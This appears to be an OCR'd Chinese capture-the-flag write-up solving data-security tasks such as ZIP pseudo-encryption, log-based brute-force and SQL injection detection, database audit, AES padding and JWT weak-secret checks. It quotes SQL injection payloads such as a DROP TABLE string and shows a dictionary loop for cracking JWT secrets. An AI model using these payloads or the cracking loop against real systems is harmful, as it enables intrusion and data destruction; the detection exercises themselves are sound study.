
easy_misc | solved




secret.png后面跟了个压缩包，提取出来


(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# zsteg secret.png
[?] 322 bytes of extra data after image end (IEND), offset = 0x934
extradata:0 .. file: Zip archive data, made by v2.0, extract using at least v2.0, last modified Nov 27 2022 23:19:02, uncompressed size 2664, method=deflate
00000000: 50 4b 03 04 14 00 00 00 08 00 61 ba 7b 55 e7 43 |PK.....a.{U.C|
00000010: ea 46 ac 00 00 00 68 0a 00 00 08 00 00 00 77 68 |.F....h.....wh|
00000020: 61 74 2e 74 78 74 f3 cf cf d6 53 f0 a7 06 c1 cb |at.txt....S.....|
00000030: 45 9c 42 45 10 61 0f 67 29 c2 25 ec 49 37 8b 72 |E.BE.a.g).%.I7.r|
00000040: 77 d9 a3 b2 14 f1 72 69 e4 2e fc 21 a2 48 04 01 |w.....ri...!.H..|
00000050: 36 8b 18 85 44 78 99 24 b3 c8 70 17 7a 5c 0f f1 |6...Dx.$..p.z\..|
00000060: f4 65 8f 30 0b 6b 92 21 dd 8f 94 98 80 e4 79 6c |.e.0.k.!......yl|
00000070: 66 91 9b 44 b0 f9 91 a2 34 41 ba a7 b0 06 08 49 |f..D....4A.....I|
00000080: 66 11 c8 66 a4 a7 7b dc 19 89 d6 79 88 dc 2c 45 |f..f..{....y..,E|
00000090: c5 f0 a2 52 1e 42 32 8b f4 ec 43 51 de 26 a6 d4 |...R.B2...CQ.&..|
000000a0: 25 22 ec 89 a8 40 c8 28 a3 09 84 00 9a 1f 89 29 |%"...@.(.......)|
000000b0: f2 70 46 c0 a0 2a bf 08 a4 55 72 6b ca 11 50 3f |.pF..*...Urk..P?|
000000c0: 2a a2 e5 21 8a 4a 7e 9c f9 11 7f 82 c5 c6 82 a6 |*..!.J~.........|
000000d0: 2f 00 50 4b 01 02 14 00 14 00 09 00 08 00 61 ba |/.PK..........a.|
000000e0: 7b 55 e7 43 ea 46 ac 00 00 00 68 0a 00 00 08 00 |{U.C.F....h.....|
000000f0: 24 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 |$....... ....|


伪加密改回去


flag.zip
00000004.zip*
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000 50 4B 03 04 14 00 00 00 08 00 61 BA 7B 55 E7 43 PK.....a°{UçC
0010 EA 46 AC 00 00 00 68 0A 00 00 08 00 00 00 77 68 êF¬...h.....wh
0020 61 74 2E 74 78 74 F3 CF CF D6 53 F0 A7 06 C1 CB at.txtóÏÏÖSð§.ÁË
0030 45 9C 42 45 10 61 0F 67 29 C2 25 EC 49 37 8B 72 EœBE.a.g)Â%ìI7‹r
0040 77 D9 A3 B2 14 F1 72 69 E4 2E FC 21 A2 48 04 01 wÙ£².ñriä.ü!¢H..
0050 36 8B 18 85 44 78 99 24 B3 C8 70 17 7A 5C 0F F1 6‹.…Dx™$³Èp.z\.ñ
0060 F4 65 8F 30 0B 6B 92 21 DD 8F 94 98 80 E4 79 6C ôe.0.k'!Ý.”˜€äyl
0070 66 91 9B 44 B0 F9 91 A2 34 41 BA A7 B0 06 08 49 f'›D°ù'¢4A°§°..I
0080 66 11 C8 66 A4 A7 7B DC 19 89 D6 79 88 DC 2C 45 f.Èf¤§{Ü.‰Öyˆ Ü,E
0090 C5 F0 A2 52 1E 42 32 8B F4 EC 43 51 DE 26 A6 D4 Åð¢R.B2‹ôìCQÞ&¦Ô
00A0 25 22 EC 89 A8 40 C8 28 A3 09 84 00 9A 1F 89 29 %"ì‰¨@È(£.„.š.‰)
00B0 F2 70 46 C0 A0 2A BF 08 A4 55 72 6B CA 11 50 3F òpFÀ *¿.¤UrkÊ.P?
00C0 2A A2 E5 21 8A 4A 7E 9C F9 11 7F 82 C5 C6 82 A6 *¢å!ŠJ~œù..‚ÅÆ,¦
00D0 2F 00 50 4B 01 02 14 00 14 00 00 00 08 00 61 BA /.PK..........a°
00E0 7B 55 E7 43 EA 46 AC 00 00 00 68 0A 00 00 08 00 {UçCêF¬...h.....
00F0 24 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 $....... ....
0100 77 68 61 74 2E 74 78 74 0A 00 20 00 00 00 00 00 what.txt.. .....
0110 01 00 18 00 F4 D2 8F 93 73 02 D9 01 F4 D2 8F 93 ....ôÒ.“s.Ù.ôÒ.“
0120 73 02 D9 01 9E A7 D8 28 73 02 D9 01 50 4B 05 06 s.Ù.ž§Ø(s.Ù.PK..
0130 00 00 00 00 01 00 01 00 5A 00 00 00 D2 00 00 00 ....Z...Ò...
0140 00 00 ..
Template Results - ZIP.bt
Name Value Start Size Type Color Comment
record what.txt 0h D2h struct ZIPFILE...
dirEntry what.txt D2h 5Ah struct ZIPDIRE...
endLocator 12Ch 16h struct ZIPEND...

解ook



解压拿flag



数据安全

Brute_Force_Detection | solved

> 模式定义：同一源IP在 10分钟内 针对同一用户 连续5次失败，并且 紧接 第5次失败 下一次尝试成功。 检测到上述模式的源IP记为一次暴力破解成功迹象。
>
> 任务：给定按时间排序的 auth.log（格式：YYYY-mm-dd HH:MM:SS RESULT user=<u> ip=<a.b.c.d>）， 输出 出现过该模式的唯一源IP内容，flag格式：flag{ip1:ip2...}，IP顺序从小到大。

auth.zip
13.50KB

代码块

```python
import re
from datetime import datetime, timedelta

def parse_log_line(line):
    # 解析一行日志
    pattern = r"(\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2}) (SUCCESS|FAIL) user=(\S+) ip=(\S+)"
    match = re.match(pattern, line)
    if match:
        time_str, result, user, ip = match.groups()
        time = datetime.strptime(time_str, "%Y-%m-%d %H:%M:%S")
        return time, result, user, ip
    return None

def detect_brute_force_success(filename):
    from collections import defaultdict, deque

    attempts = defaultdict(list)  # (user, ip) → list of (time, result)

    # 读取文件，按顺序记录每个 (user, ip) 的所有尝试
    with open(filename, 'r') as f:
        for line in f:
            parsed = parse_log_line(line)
            if parsed:
                time, result, user, ip = parsed
                attempts[(user, ip)].append((time, result))

    suspicious_ips = set()

    # 遍历每个 (user, ip) 的记录
    for (user, ip), records in attempts.items():
        q = deque()  # 保存最近的失败记录
        for i, (time, result) in enumerate(records):
            if result == "FAIL":
                q.append(time)
                # 保持队列长度 ≤ 5
                if len(q) > 5:
                    q.popleft()
                # 检查是否构成模式
                if len(q) == 5 and (q[-1] - q[0]) <= timedelta(minutes=10):
                    # 检查第5次之后的下一条是成功
                    if i + 1 < len(records):
```

```
                        next_time, next_result = records[i + 1]
                        if next_result == "SUCCESS":
                            suspicious_ips.add(ip)
            else:
                # 成功清空失败队列
                q.clear()

    return suspicious_ips

def main():
    filename = r"C:\Users\SeanL\Downloads\auth.log"
    ip_list = sorted(detect_brute_force_success(filename))
    print(f"flag{{{':'.join(ip_list)}}}")

if __name__ == "__main__":
    main()

# flag{192.168.3.13:192.168.5.15}
```

SQLi_Detection | solved

> 检测三种核心的SQL注入模式：
>
> 检测规则
>
> 情况1：布尔注入
>
> 模式：' OR 或 ' AND
>
> 示例：admin' OR '1'='1' --
>
> 原理：通过OR/AND条件绕过身份验证
>
> 情况2：联合查询注入
>
> 模式：' UNION SELECT
>
> 示例：' UNION SELECT username,password FROM users --
>
> 原理：通过UNION联合查询获取额外数据
>
> 情况3：堆叠查询注入
>
> 模式：'; 危险语句

> 示例：'; DROP TABLE users; --
>
> 原理：通过分号执行多个SQL语句
>
> 判定逻辑
>
> 满足以上任一模式即判定为SQL注入攻击。
>
> 任务：统计 logs.txt 中疑似 SQL 注入的行数，flag格式：flag{行数}。

代码块

```python
import re

def count_suspicious_lines(log_file_path):
    # 定义三种SQL注入模式（忽略大小写）
    patterns = [
        re.compile(r"' OR |' AND ", re.IGNORECASE),          # 布尔注入
        re.compile(r"' UNION SELECT", re.IGNORECASE),        # 联合查询注入
        re.compile(r";", re.IGNORECASE)                      # 堆叠查询注入
    ]

    count = 0
    try:
        with open(log_file_path, 'r', encoding='utf-8') as file:
            for line in file:
                if any(pattern.search(line) for pattern in patterns):
                    count += 1
    except FileNotFoundError:
        print(0)  # 文件不存在，输出0
        exit()
    except:
        print(0)  # 其他错误也输出0
        exit()

    return count

# 主程序：只输出数字
if __name__ == "__main__":
    result = count_suspicious_lines("logs.txt")
    print(result)
#flag{451}
```

DB_Log | solved

题目描述

本题目模拟企业数据库安全审计场景，需要分析数据库操作日志，检测违反企业安全政策的异常行为。系统包含4个部门（HR、Finance、IT、Sales）的权限管理，每个部门只能访问特定的数据表。

企业权限架构

部门数据表分布：

HR部门：employee_info、salary_data、personal_info

Finance部门：financial_reports、budget_data、payment_records

IT部门：system_logs、server_data、network_config

Sales部门：customer_data、sales_records、product_info

敏感字段：salary、ssn、phone、email、address

检测规则

规则1：跨部门数据访问违规

检测用户访问非本部门的数据表

规则2：敏感字段访问违规

检测用户访问个人隐私信息字段

规则3：工作时间外操作异常

检测在非工作时间（凌晨0-5点）进行的数据库操作


规则4：数据备份异常操作

检测非授权用户执行数据备份操作（只有管理员可以执行BACKUP）

任务要求

分析提供的数据库操作日志，按照上述4个检测规则识别违规行为，输出违规记录的编号-日志ID格式，并计算MD5值。

> 输出格式：
>
> 违规记录: 规则编号-日志ID,规则编号-日志ID,...
>
> 排列顺序按照日志ID顺序
>
> flag格式：flag{MD5(规则编号-日志ID,规则编号-日志ID,...)}
>
> 示例：
>
> 违规记录: 3-884,4-1036,2-1120,2-1214,1-1437,2-1553,3-1580,3-1794
>
> flag{md5(3-884,4-1036,2-1120,2-1214,1-1437,2-1553,3-1580,3-1794)}
>
> flag{0270383124549df3bdf631ff83e7ccb5}



代码块

```
import time
from hashlib import md5

PATH = r"C:\Users\SeanL\Downloads\attachment"

records = []
with open(PATH + r"\database_logs.txt", 'r') as file:
    for line in file:
        if line.strip():
            tmp = line.strip().split()
            records.append(tmp)

users = {}
with open(PATH + r"\user_permissions.txt", 'r') as file:
    for line in file:
        if line.strip():
            tmp = line.strip().split(", ")
            users[tmp[1]] = [tmp[2], tmp[3].split(";"), tmp[4].split(";"),
tmp[5]]

fileds = ["salary", "ssn", "phone", "email", "address"]

target = []

```

```
for record in records:
    user = record[3]
    # 规则1
    if "QUERY" == record[4]:
        database = record[5]
        if not (database in users[user][1]):
            target.append(["1", record[0]])

        # 规则2
        if "field" in record[-1]:
            field = record[-1].split("field=")[1]
            if field in fileds:
                target.append(["2", record[0]])

    elif "BACKUP" == record[4]:
        # 规则4
        if users[user][-1] != "admin":
            target.append(["4", record[0]])

    # 规则3
    if time.strptime(record[2], "%H:%M:%S") <= time.strptime("05:00:00",
"%H:%M:%S"):
        target.append(["3", record[0]])

target.sort(key=lambda x: int(x[1]))
target = ",".join([f"{x[0]}-{x[1]}" for x in target])
print(target)
print(f"flag{md5(target.encode()).hexdigest()}")

# flag{1ff4054d20e07b42411bded1d6d895cf}
```

AES_Custom_Padding | solved

> 背景：某系统对备份数据使用 AES-128-CBC 加密，但采用了自定义填充：
>
> 在明文末尾添加一个字节 0x80；
>
> 之后使用 0x00 进行填充直到达到 16 字节块长。（注意：如果明文恰好是块长整数倍，同样需要追加一个完整填充块 0x80 + 0x00*15）
>
> 已知：
>
> Key（hex）：0123456789ABCDEF0123456789ABCDEF
>
> IV （hex）：000102030405060708090A0B0C0D0E0F

> 加密文件：cipher.bin（Base64 编码的密文）
>
> 任务：编写解密程序，使用给定 Key/IV 进行 AES-128-CBC 解密，并按上述自定义填充去除填充，得到明文。


代码块

```python
from Crypto.Cipher import AES
import base64

# 配置参数
KEY_HEX = '0123456789ABCDEF0123456789ABCDEF'
IV_HEX  = '000102030405060708090A0B0C0D0E0F'
CIPHER_FILE = 'cipher.bin'

def unpad_custom(data):
    data = bytearray(data)
    for i in range(len(data) - 1, -1, -1):
        if data[i] == 0x80:
            return bytes(data[:i])
        elif data[i] != 0x00:
            raise ValueError("Invalid padding: missing 0x80 marker")
    raise ValueError("Invalid padding: no 0x80 found")

def decrypt():
    try:
        with open(CIPHER_FILE, 'r') as f:
            b64_ciphertext = f.read().strip()
        ciphertext = base64.b64decode(b64_ciphertext)
    except Exception as e:
        print(f"Error reading or decoding ciphertext: {e}")
        return
    key = bytes.fromhex(KEY_HEX)
    iv = bytes.fromhex(IV_HEX)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    padded_plaintext = cipher.decrypt(ciphertext)
    try:
        plaintext = unpad_custom(padded_plaintext)
        print(plaintext.decode('utf-8', errors='replace'))
    except Exception as e:
        print(f"Decryption or unpadding failed: {e}")

if __name__ == "__main__":
    decrypt()
```

```
38  #flag{T1s_4ll_4b0ut_AES_custom_padding!}
```

ACL_Allow_Count | solved

> ACL 规则匹配与允许条数统计
>
> 说明：给定 3 条 ACL 规则与 2000 条流量日志（rules.txt, traffic.txt）。
>
> 规则格式：<action> <proto> <src> <dst> <dport>
>
> action: allow/deny
>
> proto: tcp/udp/any
>
> src/dst: IPv4 或 CIDR 或 any
>
> dport: 端口号或 any
>
> 流量格式：<proto> <src> <dst> <dport>
>
> 匹配原则：自上而下 first-match；若无匹配则默认 deny。
>
> 任务：统计被允许（allow）的流量条数并输出该数字，flag格式：flag{allow流量条数}



代码块

```python
import ipaddress

def is_ip_in_range(ip, rule_ip):
    """检查 IP 是否匹配规则中的 IP 或 CIDR"""
    if rule_ip == "any":
        return True
    try:
        ip = ipaddress.ip_address(ip)
        rule_network = ipaddress.ip_network(rule_ip, strict=False)
        return ip in rule_network
    except ValueError:
        return False

def match_rule(traffic, rule):
    """检查流量是否匹配某条规则"""
    t_proto, t_src, t_dst, t_dport = traffic
```

```python
        r_action, r_proto, r_src, r_dst, r_dport = rule

        # 协议匹配
        if r_proto != "any" and r_proto != t_proto:
            return False

        # 源地址匹配
        if not is_ip_in_range(t_src, r_src):
            return False

        # 目的地址匹配
        if not is_ip_in_range(t_dst, r_dst):
            return False

        # 目的端口匹配
        if r_dport != "any" and r_dport != t_dport:
            return False

        return True

    def main():
        # 读取规则
        rules = []
        with open("rules.txt", "r") as f:
            for line in f:
                parts = line.strip().split()
                if len(parts) == 5:
                    rules.append(parts)

        # 读取流量并统计
        allow_count = 0
        with open("traffic.txt", "r") as f:
            for line in f:
                traffic = line.strip().split()
                if len(traffic) != 4:
                    continue
                # 默认 deny
                action = "deny"
                for rule in rules:
                    if match_rule(traffic, rule):
                        action = rule[0]
                        break
                if action == "allow":
                    allow_count += 1

        # 输出结果
        print(f"flag{{{allow_count}}}")
```

```
64
65  if __name__ == "__main__":
66      main()
67
68      # flag{1729}
```

JWT_Weak_Secret | solved

> 题目描述
>
> 本题目模拟真实场景中的JWT（JSON Web Token）安全审计任务，需要检测使用弱密钥签名的JWT令牌，并识别具有管理员权限的用户。
>
> 任务要求
>
> 1、签名验证：
>
> 对于HS256算法的JWT：使用字典中的密码逐一尝试验证签名
>
> 对于RS256算法的JWT：使用提供的公钥验证签名
>
> 2、权限检查：
>
> 检查JWT载荷中的管理员权限标识
>
> 管理员权限条件：admin=true 或 role ∈ {admin, superuser}
>
> 3、统计结果：
>
> 统计同时满足以下条件的JWT令牌数量：
>
> 签名验证通过
>
> 具有管理员权限
>
> flag格式：flag{a:b:c...},a,b,c是令牌序号，从小到大的顺序。

JWT载荷结构示例

```
{
 "iat": 1721995200,        // 签发时间
 "exp": 1722038400,        // 过期时间
 "sub": "alice",           // 用户标识
 "iss": "svc-auth",        // 签发者
 "admin": true,            // 管理员标识（方式1）
 "role": "admin"           // 角色标识（方式2）
}
```

attachment.zip
5.53KB

代码块


```python
import jwt
import json
from cryptography.hazmat.primitives import serialization

def load_public_key(pem_file):
    """加载 RSA 公钥"""
    try:
        with open(pem_file, "rb") as f:
            pem_data = f.read()
        return serialization.load_pem_public_key(pem_data)
    except Exception as e:
        print(f"Error loading public key: {e}")
        return None

def load_wordlist(wordlist_file):
    """加载弱密钥字典"""
    try:
        with open(wordlist_file, "r") as f:
            return [line.strip() for line in f]
    except FileNotFoundError:
        print("Error: wordlist.txt not found")
        return []

def has_admin_privileges(payload):
    """检查是否具有管理员权限"""
    return payload.get("admin", False) is True or payload.get("role") in
["admin", "superuser"]
```


```python

def main():
    # 检查 pyjwt 版本
    try:
        print(f"PyJWT version: {jwt.__version__}")
    except AttributeError:
        print("Error: Incorrect jwt module installed. Please install pyjwt.")
        return

    # 加载公钥和弱密钥字典
    public_key = load_public_key("public.pem")
    if not public_key:
        return
    wordlist = load_wordlist("wordlist.txt")
    if not wordlist:
        return

    # 读取 JWT 令牌
    try:
        with open("tokens.txt", "r") as f:
            tokens = [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print("Error: tokens.txt not found")
        return

    # 验证每个令牌
    valid_tokens = []
    for idx, token in enumerate(tokens, 1):
        try:
            # 解码 header 以获取算法
            header = jwt.get_unverified_header(token)
            alg = header.get("alg")
            if alg not in ["HS256", "RS256"]:
                print(f"Token {idx}: Invalid algorithm {alg}")
                continue

            # 解码 payload（不验证签名）
            payload = jwt.decode(token, options={"verify_signature": False})

            # 检查管理员权限
            if not has_admin_privileges(payload):
                continue

            # 验证签名
            verified = False
            if alg == "HS256":
                for secret in wordlist:
```

```
                    try:
                        jwt.decode(token, secret, algorithms=["HS256"])
                        verified = True
                        break
                    except (jwt.InvalidSignatureError, jwt.InvalidTokenError):
                        continue
            elif alg == "RS256":
                try:
                    jwt.decode(token, public_key, algorithms=["RS256"])
                    verified = True
                except (jwt.InvalidSignatureError, jwt.InvalidTokenError):
                    continue

            # 如果签名验证通过且有管理员权限，记录序号
            if verified:
